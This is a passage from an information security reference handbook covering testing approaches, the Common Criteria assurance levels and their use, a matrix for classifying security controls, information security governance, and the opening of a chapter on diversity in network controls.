Black-box testing disadvantages include:

- Test can be redundant if the software designer has already run a test case.
- Test cases are difficult to design.
- Testing every possible input stream is unrealistic because it would take an inordinate amount of time; therefore, many program paths will go untested.

Gray-Box Testing

For a complete software examination, both white-box and black-box tests are required. With that, a combination of different methods — so that they are not hindered by the limitations of a particular one — is used. This is called gray-box testing

controls are supported by a life-cycle model, identification of tools, and automated configuration management. EAL4 is becoming a popular evaluation target, akin to what TCSEC C2 was.[7]

EAL5: Semiformally Designed and Tested

EAL5 is where things get interesting and the real security efficacy of the Common Criteria can be seen. EAL5 permits a developer to gain maximum assurance from security engineering, based upon rigorous commercial development practices, supported by moderate application of specialist security engineering techniques. Such a TOE will probably be designed and developed with the intent of achieving EAL5 assurance. It is likely that the additional costs attributable to the EAL5 requirements, relative to rigorous development without the application of specialized techniques, will not be large.

EAL5 is therefore applicable in those circumstances where developers or users require a high level of independently assured security in a planned development and require a rigorous development approach without incurring unreasonable costs attributable to specialist security techniques.

An EAL5 evaluation provides an analysis that includes all of the implementation. Assurance is supplemented by a formal model and a semiformal presentation of the functional specification and high-level design, and a semiformal demonstration of correspondence. The search for vulnerabilities must ensure resistance to attackers with a moderate attack potential. Covert channel analysis and design are also required. As can be seen, an EAL5 evaluation can become quite costly.

EAL6: Semiformally Verified Design and Tested

EAL6 permits developers to gain high assurance from the application of security engineering techniques to a rigorous development environment in order to produce a premium TOE for protecting high-value assets against significant risks.

EAL6 is, therefore, applicable to the development of security TOE for application in high-risk situations where the value of the protected assets justifies the additional cost.

An EAL6 evaluation provides an analysis that is supported by a modular and layered approach to design, and a structured presentation of the implementation. The independent search for vulnerabilities must ensure resistance to attackers with a high attack potential. The search for covert channels must be systematic. Development environment and configuration management controls are further strengthened.

EAL7: Formally Verified Design and Tested

EAL7 is applicable to the development of security TOE for application in extremely high-risk situations and/or where the high value of the assets justifies the higher costs. Practical application of EAL7 is currently limited to TOEs with tightly focused security functionality that is amenable to extensive formal analysis.

For an EAL7 evaluation, the formal model is supplemented by a formal presentation of the functional specification and high-level design, showing correspondence. Evidence of developer "white-box" testing (see Exhibit 80.4) and complete, independent confirmation of the developer test results is required. Complexity of the design must be minimized.

A list of certified products is available at www.commoncriteria.org/epl. Of the 85 products listed,[8] only one is at EAL5 and the remainder is certified to EAL4 and below.

The actual evaluation for Common Criteria certification is not done by any governing body, but rather by independent evaluation laboratories. The official list of Common Criteria evaluation laboratories is found at www.commoncriteria.org/services/LabCountry.htm. In the United States, there are just seven Common Criteria evaluation laboratories.

Commercial laboratories can evaluate only EAL1 through EAL 4; EAL5 through EAL7 must be done by official bodies. In the United States, the National Security Agency (NSA) performs these tests.

Government and Commercial Use of Common Criteria

The U.S. Department of Defense directive NSTISSP #11 (National Security Telecommunications and Information Systems Security Policy), which became effective in July 2002, requires any product acquired for national security systems to achieve EAL3 certification for non-cryptographic module products. This includes all commercial-off-the-shelf (COTS) or government-off-the-shelf (GOTS) information assurance (IA) or IA-enabled information technology products that are to be used as part of a solution for systems entering, processing, storing, displaying, or transmitting national security information.

Within the commercial sector, Microsoft has used the Common Criteria as a selling point for its operating systems. In October 2002, Windows 2000 received Common Criteria EAL4 certification.[9] The actual certification (or, in Common Criteria vernacular, conformance claim) was EAL 4 Augmented (Flaw Remediation[10]) and was for Windows 2000 Professional, Server, and Advanced Server with Service Pack 3 and hotfix Q326886. A dissenting look at the aspect of certifying Windows is detailed in *Understanding the Windows EAL4 Evaluation.*[11]

Sun Microsystems has also entered the Common Criteria arena. In fact, Trusted Solaris 8 received its EAL4 conformance claim before that of Windows 2000. The only difference between the two was that Windows 2000 was performed by a U.S.-based testing laboratory (SAIC), while Solaris testing was done by CESG[12] in the United Kingdom.

Problems with the Common Criteria

While there are huge benefits to the Common Criteria, there are also problems. The point of this chapter is not to detail those problems, but in a nutshell, some of the main issues are:

- *Administrative.* The overhead involved with gaining certification takes a huge amount of time and resources.
- *Expensive.* Gaining certification is extremely expensive. Getting quotes from Common Criteria Testing Laboratories is understandably infeasible, given the many variables involved. It is estimated that Microsoft spent millions of dollars in getting Windows 2000 certified.
- *Labor-intensive.* The certification process takes many, many weeks and months.
- *Requires skilled and experienced analysts.* The number of information security professionals with the required experience is still lacking.
- *Various interpretations.* The Common Criteria leaves room for various interpretations of what it is attempting to achieve.
- Limited number of Common Criteria Testing Laboratories. There are only seven laboratories in the United States.
- Becoming a Common Criteria Testing Laboratory takes a long time. Even for those organizations that are interested in becoming certified, that process in and of itself takes quite a while.

Conclusion

The Common Criteria is indeed historic in that it is the first time governments around the world have united in support of an information security evaluation program. Yet while they may be in agreement about the need for an information security evaluation program, industry as a whole has not jumped on the Common Criteria bandwagon, especially in the United States.

In fact, many have questioned the efficacy of the Common Criteria, especially after Windows 2000 still continues to be plagued by security holes.

Nonetheless, the Common Criteria should be seen as the beginning of an effective and comprehensive information security evaluation program — not as the ultimate example of one.

Notes

1. The official name of the standard is the International Common Criteria for Information Technology Security Evaluation.
2. As of May 2003.
3. www.commoncriteria.org/protection_profiles.
4. A protection profile is a set of security requirements for a category of TOE.
5. Security targets are the set of security requirements and specifications to be used as the basis for evaluation of an identified TOE.
6. From www.commoncriteria.org/docs/EALs.html.
7. See "The Case against C2," *Windows NT Magazine,* May 1997.
8. As of May 2003.
9. http://niap.nist.gov/cc-scheme/CCEVS_VID402-VR.pdf.
10. To meet the Flaw Remediation requirement over and above EAL 4, as Windows 2000 did, the developer/vendor must establish flaw remediation procedures that describe the tracking of security flaws, the identification of corrective actions, and the distribution of corrective action information to customers. The Microsoft Security Response Center fulfills these roles for Windows 2000. See www.microsoft.com/technet/security/issues/W2KCCWP.asp.
11. http://eros.cs.jhu.edu/~shap/NT-EAL4.html.
12. CESG is the U.K. Government's National Technical Authority for Information Assurance.

Links

1. National Information Assurance Partnership (NIAP) home page: http://niap.nist.gov
2. NIAP Common Criteria Scheme home page: http://niap.nist.gov/cc-scheme
3. International Common Criteria information portal: www.commoncriteria.org
4. Common Criteria Overview: www.commoncriteria.org/introductory_overviews/CCIntroduction.pdf

5. Canadian Common Criteria Evaluation and Certification Scheme: www.cse-cst.gc.ca/en/services/common_criteria/common_criteria.html
6. British Common Criteria Evaluation and Certification Scheme: www.cesg.gov.uk/site/iacs/index.cfm?menuSelected = 1&displayPage = 1
7. International Common Criteria Conference: www.iccconference.com
8. Automating the Common Criteria Evaluation Process: www.cisc.jmu.edu/research/prietodiaz2.html
9. Exploring Visual Impact Analysis Approaches for Common Criteria Security Evaluations: www.cisc.jmu.edu/news_events/presentations/Bohner/Bohner1.pdf
10. Common Criteria Tools: http://niap.nist.gov/tools/cctool.html

The Controls Matrix

Robert M. Slade

We, in the security field, are "controls" freaks, not control freaks (although some we say we are that, too). We are continually interested in controls that enable us to safeguard systems and data. Controls come in a number of forms. They may be administrative, such as policies and standards. Some controls are physical, as walls and removable media are. Increasingly, many controls are technical (or logical) measures such as encryption and antivirus scanning. In planning and considering the types of controls that we have, their effectiveness, and new ones we may need, we find it helpful to categorize controls into three different types. This tripartite arrangement of security controls has developed from the normal divisions of responsibility in business: management, physical plant, and operations (technical, in the case of information systems).

We divide controls into other classes, as well. Corrective controls are applied when others have failed (helping to build our defense-in-depth strategies), directive controls provide guidance, deterrent controls use social pressures to reduce threats from human attackers, detective controls determine that a breach has taken place (and may gather or analyze information about it), preventive controls reduce our vulnerability to threats, and recovery controls assist us to resume operations after an incident. This six-way partition of security actions has its roots in military and law enforcement studies. (In military documents, the list is traditionally ordered directive, preventive, detective, corrective, recovery, and deterrent.)

The finer grading and codifying of controls that we can do, the better our analysis of our total security posture. Having two taxonomies of controls, though, frequently confuses both students of security and security practitioners, who want to know whether a preventive control is supposed to fit under administrative or physical controls, and questions of a similar nature. In fact, the two classifications are orthogonal. Trying to fit corrective, directive, detective, deterrent, preventive, and recovery divisions into the administrative/technical/physical structure does not work, nor should it. The approaches, philosophies, and intents are quite distinct in the two different formations. That does not mean that the two arrangements cannot work together. On the contrary, because we have two valid but orthogonal sets of divisions, we can use them to build a matrix, which allows us to further examine and refine our view of the controls we use. Using the two classifications as different axes, we come up with a grid along the lines of Table 13.1. This matrix can be used for study or instruction in the concept of security controls. Students may practice assigning different types of controls to their various locations on the grid, determining what types of controls they are and how they should best be categorized and classified. The result of this type of exercise may end up looking something like Table 13.2. Note that Table 13.2 has blank spaces in some areas. The objective of student-exercise use of the controls matrix is not to fill in the blanks, as each grid location has many possible controls. For the student of security, the point is to understand the types of controls that exist and to identify, for a given control, what class of protection it provides.

In some instances, it may be seem as though the controls matrix is difficult to use; for example, a firewall, which is easily seen to be a technical control, is less clear in regard to its vertical position in our

TABLE 13.1 The Controls Matrix

	Administrative	Technical/Logical	Physical
Corrective			
Directive			
Detective			
Deterrent			
Preventive			
Recovery			

TABLE 13.2 Controls Matrix Student Exercise

	Administrative	Technical/Logical	Physical
Corrective	Formal audit	Hamming error correcting code	
Directive	Guideline document	Password choice checks and prompts	Sidewalks
Detective	Financial audit	Intrusion detection system	CCTV
Deterrent	Separation of duties	Encryption	Low fence
Preventive		One-way encryption	High fence
Recovery	Legal action	Backup	

TABLE 13.3 Firewall Occupies Multiple Locations

	Administrative	Technical/Logical	Physical
Detective		Firewall	
Deterrent		Firewall	
Preventive		Firewall	

TABLE 13.4 Different Types of Firewalls Occupy Different Locations

	Administrative	Technical/Logical	Physical
Detective		Application proxy firewall	
Deterrent		Network address translation	
Preventive		Packet filtering firewall	

grid. Some may argue that a firewall is preventive (keeping unwanted packets out), some may think that it is detective (reporting sequences that may presage an attack), and others might vote that it is deterrent (discouraging intruders from pressing an attack) (Table 13.3). Far from being a weakness in the controls matrix, this situation provides an opportunity for the security instructor to point out the necessity for refining our understanding of the technology. The different kinds of firewalls may indeed occupy various locations on our controls grid. A simple packet filtering firewall is basically a preventive device, whereas an application proxy firewall will understand far more about the datastream and may be able to detect an intrusion. A circuit proxy, or network address translator, may deter attacks when the outsider is unable to obtain information about the internal structure of the network (Table 13.4).

TABLE 13.5 Controls with Insufficient Breadth

	Administrative	Technical/Logical	Physical
Corrective		Hamming error correcting code	
Directive		Password choice checks and prompts	
Detective		Intrusion detection system	
Deterrent		Encryption	
Preventive		One-way encryption	
Recovery		Backup of router tables	

The controls matrix is not simply an educational tool. It can be used by the security practitioner or professional in assessing the security of a system. For any given system, a wide variety of controls can be used. Indeed, a conglomeration of safeguards may be needed for a single process or structure. At some point it may become difficult to see the forest for the trees. Having established a number of countermeasures, the practitioner may wonder at the necessity for ensuring against further vulnerabilities.

Several tools are available for establishing the completeness of a risk management strategy, primarily involved with identifying specific risks, threats, or vulnerabilities. The controls matrix offers a slightly different kind of assessment of overall protections, noting broad classes of coverage and potential blind spots. For a particular system under discussion, the various proposed or operating controls can be categorized within the controls matrix. Once classified into the various types and locations, the controls matrix will indicate if gaps exist in the types of safeguards that are applied. This analysis helps to avoid a natural tendency to prefer those measures with which we are most familiar. (To the man with a hammer, everything looks like a nail.) The controls matrix, therefore, acts as a kind of self-audit to point out our own blind spots. This is particularly useful for independent consultants who do not have a staff to brainstorm with and collect ideas from.

(In the real world the number of controls will definitely exceed a single instance for any box on the grid. In fact, for the use of the controls matrix in a real system, the graphical outline may have to be abandoned, possibly replaced by either a database or a system of forms; however, we will continue to use it in this chapter for illustrative purposes.)

As an example, many security practitioners originally worked in network operations and management, where they were quite familiar with technical security safeguards, but this background may be weak in the administrative (or physical) aspects of security and result in a protection strategy like that in Table 13.5. In other situations, the security analyst may think only of initial barriers to intrusions, neglecting the principle of defense in depth. In this case, we may see a pattern illustrated by Table 13.6. A similar configuration will be evident where the practitioner has concentrated solely on detective, recovery, or other functional areas.

The examples given in Table 13.5 and 13.6 are exaggerated for effect, but it is hoped that the point is made. Gaps or holes in the controls matrix may indicate areas of a security structure that are weak or must be addressed. On the other hand, not every system will require controls for every aspect of the grid, and most complex systems will require more than one control for a given function. For example, few real-time communications systems will require directive controls, aside from those governing the traffic appropriate to it. At the same time, almost all such communications systems will require extensive technical corrective, preventive, and recovery functions to ensure that the traffic continues to flow. The controls matrix is not meant to be an absolute standard to be followed but rather a guideline to assist the security professional.

In summary, the controls matrix offers a means both for the security student and the new practitioner to understand the concepts and classifications of controls. It also provides direction and a self-assessment for the experienced professional in reviewing a security strategy.

TABLE 13.6 Controls with Insufficient Depth

	Administrative	Technical/Logical	Physical
Corrective			
Directive			
Detective			
Deterrent			
Preventive	Warning banner Strong password policy Remote access restricted	Centralized authentication Enforcement of strong passwords Callback Packet filtering firewall	Servers in locked room No removable media
Recovery			

Information Security Governance

Ralph Spencer Poore

Governance: 1. government; exercise of authority; control; 2. a method or system of government or management. —*Random House Webster's Unabridged Dictionary*

Corporate Governance

Before describing information security governance, we need at least an overview of corporate governance as a context. Fundamentally, corporate governance concerns the means by which managers are held accountable to stakeholders (*e.g.*, investors, employees, society) for the use of assets and by which the firm's directors and managers act in the interests of the firm and these stakeholders. Corporate governance specifies the relationships between, and the distribution of rights and responsibilities among, the four main groups of participants in a corporate body:

- Board of directors
- Managers
- Workers
- Shareholders or owners

The edifice of corporate governance comprises the national laws governing the formation of corporate bodies, the bylaws established by the corporate body itself, and the organizational structure of the corporate body. The objective of corporate governance is to describe the rules and procedures for making decisions regarding corporate affairs, to provide the structure through which the corporate objectives are set, to provide a means of achieving the set objectives, and to monitor the corporate performance against the set objectives.

The Committee of Sponsoring Organizations (COSO) of the Treadway Commission created a governance document entitled *Internal Control–Integrated Framework*. Originally published in 1985 and subsequently updated, this document provides a controls-based foundation for corporate governance. COSO also created additional guidance for boards of directors, executives, and other stakeholders that includes enterprise risk management guidelines. A comprehensive understanding of business risks is fundamental to proper governance.

Enron, Tyco, WorldCom, and Arthur Andersen are well-recognized examples of failed corporate governance, instances where the stakeholders were not well served. (For a longer list, see http://www.mywiseowl.com/articles/Accounting_scandals.) As a result of these high-visibility failures of voluntary corporate governance, new laws (*e.g.*, the Sarbanes–Oxley Act of 2002 [107 H.R. 3763], signed into law on July 30, 2002) and regulations have raised the bar on corporate governance.

Information Technology Governance

Well before these scandals, however, we recognized the need for information technology (IT) governance within the context of corporate governance. The IT Governance Institute, a not-for-profit organization founded in 1998, grew from earlier efforts to identify structures and controls for information technology governance. Two important early reports, the 1992 Cadbury Report (*Report of the Committee on the Financial Aspects of Corporate Governance*) and the 1999 Turnbull Report (*Internal Control: Guidance for Directors on the Combined Code*), were influential in the maturation of IT governance. At its core, IT governance is concerned with two things:

- Delivery of value to the business
- Mitigation of information technology risks

Information technology governance plays an important role in information security governance, but the two are not congruent. IT governance addresses the application of technology to business problems and how and to what degree this application provides value to the business. Often, the efficiency of delivery of business applications and the choice of information technologies are in opposition to effective, efficient information security. For example, the accelerated deployment of off-the-shelf wireless networks running Web-based applications produced through rapid prototyping may permit IT to deploy a system that delivers value to the business but does not ensure confidentiality. We could argue that the IT governance requirement of "mitigation of information technology risks" is not met here. However, in practice, this concept reflects more the ideas of mean time between failures, technology obsolescence, and flexibility — issues of the technology rather than of the information itself.

Information Security Governance

Information has become many corporations' most valuable asset. While human resources departments will doubtlessly argue that employees are the most valuable asset, few companies intentionally downsize their information assets or surrender them to other companies and remain in business. Information assets are bought and sold, used to generate capital, protect a company from personnel turnover, and provide competitive advantage. The information asset may also become a liability with negative value exceeding the investment the company had in it (for example, when a release of information constitutes a massive breach of privacy). Because the primary purpose of any governance within a corporation is to hold management accountable to the corporate stakeholders, information security governance must have as its primary purpose the process of holding management accountable for the protection and ethical use of information assets.

Whether information security governance is congruent with IT security governance is perhaps a matter of definition. The Information Systems Audit and Control Association (ISACA) organization published a document, *Information Security Governance: Guidance for Boards of Directors and Executive Management*, that makes no distinction. This author, however, views information security governance to be a superset with IT security governance a subset.

The central issue with information security governance is whether information security is essentially an information technology or whether information technology is essentially only one arena in which information security plays an important role. Part of this debate depends on the true nature and role of the chief information officer (CIO). Where the CIO is an executive responsible for information systems technology (*i.e.*, effectively the manager over computers and computer applications), then the CIO lacks the scope necessary for information security governance. Figure 14.1 illustrates this point. Although Figure 14.1 depicts the more common role of CIO, it also depicts the more progressive role for the chief information security officer (CISO). The role of the CISO (often as only a subordinate manager) reflects a serious governance problem when the position reports through the CIO and the CIO's role is limited to automated systems. The CIO's role as a function of job description and formal policy may differ from




FIGURE 14.1 Information technology and information security governance in parallel.

the CIO's role in practice. A CIO wholly aligned with technology and rewarded on that basis will not act as the steward of the organization's overall information assets, regardless of the title.

Figure 14.2 presents the CIO as responsible for the information asset regardless of how it is processed. In this case, the CISO may legitimately report to the CIO without harm to information security governance. The reader will note that the CIO is responsible for paper records (*i.e.*, manual information processing as well as automated information processing). Here, the information asset, not just the technology, is the scope of the CIO role. The CIO has responsibility for both information security and IT governance.

Organizational structure plays a significant role in governance. In addition to the accountability inherent in line reporting, matrices and other "dotted line" reporting structures can provide important means for keeping executive management informed and for keeping other organizational elements accountable for information security practices. Figure 14.3 depicts a more complex organizational structure supporting information security governance. In the example shown in Figure 14.3, information security reports directly through risk management, an organization that might include insurance, physical security, and investigations. Information security also has a dotted line reporting through the CIO, who in this example has responsibility for all information assets. Further, as part of risk management, an additional reporting occurs to the audit committee of the board of directors. Such integral reporting assures, at least structurally, the best opportunity for successful information security governance.

Beyond organizational structure, information security governance requires metrics and means to monitor them. Traditional metrics, such as return on investment (ROI) and budget compliance, may prove problematic for several reasons. First, ROI requires an understanding of the investment made in information security and a method for capturing meaningful financial results (loss or gain) from such investment. Although information valuation techniques (*e.g.*, as described in the *Guideline for Information*




FIGURE 14.2 Information technology and information security governance as congruent.

Valuation) may provide a valid basis for doing this — especially in conjunction with a quantitative risk assessment — this remains a daunting task. Second, managing to a budget is only proper information security governance if the budget reflects the organization's true requirements. Just as in IT governance, staying within budget is no assurance of delivering value to the business and mitigating risks. Similarly, going over budget does not indicate a failure to deliver value or to properly mitigate risk. Other metrics, such as the number of persons trained in security awareness, reduction in fraud losses, reduction in audit findings, and reduction in security incidents (*e.g.*, computer viruses, reported unauthorized data releases), may better represent the effectiveness of the information security program.

Prioritization is a major function of good governance. An organization's resources are always limited. Determining priorities among the worthy potential investments a company must make is an act of governance. Although the creation of budgets inherently reflects these decisions (at some level), the political process associated with budgeting does not automatically support good governance. Information security governance is effectively infrastructure — essential to the success and survival of the company but not always clearly associated with profitability (except, perhaps, when it fails and wipes out profits). Information security is rarely a profit center with its own profit and loss. One way of participating in prioritization is to establish a committee with representatives from all business units and ask this committee to assign priorities. The process of educating the members on the need, impacts, costs, and benefits of information security and the process of listening to the business area needs are mutually instructive.




FIGURE 14.3 Complex information security governance organization.

The meetings should have formal minutes with action items. The documented consensus of the committee provides executive management with evidence of proper diligence and provides the basis for cooperation essential to any successful information security program.

Additional natural allies in information security governance include the corporate ethics program (generally included in corporate governance), regulatory compliance programs, privacy programs, and internal audit. A company's information security governance should include liaison roles with each of these organizational elements or programs.

Pitfalls in Information Security Governance

Politics is unavoidable. Many organizations have serious structural problems that make information security governance difficult or infeasible. As discussed earlier, if the information security function is

organizationally buried within IT, an emphasis will be placed on administration of security technology, and information security overall will go unaddressed. However, independent reporting (*e.g.*, reporting as a peer of the CIO) is no assurance that information security governance will provide an effective information security program. Political influence, the informal organization, may neutralize the formal structure that otherwise supports good information security governance. Effective information security must impact behavior. Depending on how entrenched poor security practices are, much inertia may have to be overcome. When the resources needed for these changes exist in other organizational budgets (*e.g.*, the CIO's budget), success will require cooperative endeavors and political skill. Unless one's peers have a stake in the success of information security, formal information security governance may fall victim to informal organizational machinations.

Conclusion

Information security governance is an essential element in overall corporate governance. With laws at state and federal levels holding management and directors responsible for ethical conduct and accountable for proper use and protection of company assets, information security governance may have come of age. Good governance requires proper organizational structure, cross-enterprise cooperation, well-chosen metrics, and resource prioritization.

References

AICPA. 1985–2004. *Internal Control — Integrated Framework*. American Institute of Certified Public Accountants, www.aicpa.org.

ISO. 2000. *Code of Practice for Information Security Management*, ISO/IEC 17799. International Organization for Standardization, Geneva.

ISSA. 2005. *Guideline for Information Valuation*, 2nd edition. Information Systems Security Association, www.issa.org.

ITGI. 2000. *COBIT* (*Control Objectives for Information and Related Technology*), 3rd edition. IT Governance Institute, www.ITgovernance.org and www.isaca.org.

ITGI. 2001. *Information Security Governance: Guidance for Boards of Directors and Executive Management.* IT Governance Institute, www.ITgovernance.org and www.isaca.org.

Monks, R. A. G. and N. Minow. 2004. *Corporate Governance*, 3rd edition. Malden, MA: Blackwell.

Steinmetz, S. (ed.). 1997. *Random House Webster's Unabridged Dictionary*, 2nd edition. New York: Random House.

Belts and Suspenders: Diversity in Information Technology Security

Jeffrey Davis

Diversity in information security is a practice that can greatly improve the security of an organization's information assets. Using different techniques and controls can multiply the effectiveness of security controls in an increasingly diverse risk environment. Using overlapping controls can also provide redundancy that is important if a control should fail. Information technology security controls and response processes address different areas within an environment. These include network controls, operating system controls, and application level controls, as well as monitoring and responses to security events. Attention must also be paid to the coverage of the different controls, as the failure to provide protection for one piece of the application or service may lead to compromise of other areas. Providing adequate protection for all the pieces of an application will ensure its proper functioning and reduce the risk of its being compromised. It is also possible for one control to provide overlapping protection for other areas. Maximizing the overlapping protection and providing diversity within each one of these controls and processes are important to minimizing the risk of a security failure with regard to the information or services being protected. In addition, response and monitoring processes must also be able to address incidents and provide solutions in a timely manner. These controls and processes can also take advantage of diversity to reduce the risk of a single point of failure. Together, these controls and processes work to provide confidentiality, integrity, and availability of the information or service being secured.

Network Control Diversity

Controls can be classified into two basic types: preventive and detective. Preventive network controls prevent or block malicious network traffic, and detective network controls monitor the network for suspicious or malicious traffic that may require a response. One major function of preventive network controls is to allow only traffic necessary for the service to function. One way this can be accomplished is by using a firewall with access rules to control the network traffic. A way to provide diversity in this control is to implement the restriction not only via the firewall but also via access control lists on the routers that route the traffic within the network. This provides protection if the firewall is compromised or is bypassed maliciously. It can also provide a backup if a mistake is made in configuring the firewall. A drawback to this practice is that it does introduce an administrative burden and can make troubleshooting more difficult, and it is necessary to administer network access in more than one place.

Another method of providing diversity in network controls is to use multiple firewalls from different vendors. Various vendors may use different methods of implementing the control. This can prevent a

weakness in one vendor's firewall from being exploited to bypass the network control it is implementing. If required, this can also be used to provide some separation of duties. This can be accomplished by having two different groups responsible for the administration of each firewall. If a change is required, it will require actions from both groups to be implemented.

Another security control used on a network is a network intrusion detection system. This is a detective type of control that is used to monitor the network for malicious traffic. The traffic is compared to signatures of known network attacks, and when a match is detected an alert is raised and some action may be taken.. In some cases, an automated action may be taken to adjust an existing network control, like a firewall or router, to block any further traffic from getting to the target system. Another action may be to reset any resulting connection between the source of the traffic and the destination. If an automated action is not taken, then an appropriate incident response process should be in place to react to the alert and determine if any action is required. This control can complement other controls making their effectiveness visible. As a detective control, it can also be used to determine when another control has failed. This could be indicated by the presence of traffic that should not be there, such as an outbound connection attempt from a server in a protected network zone.

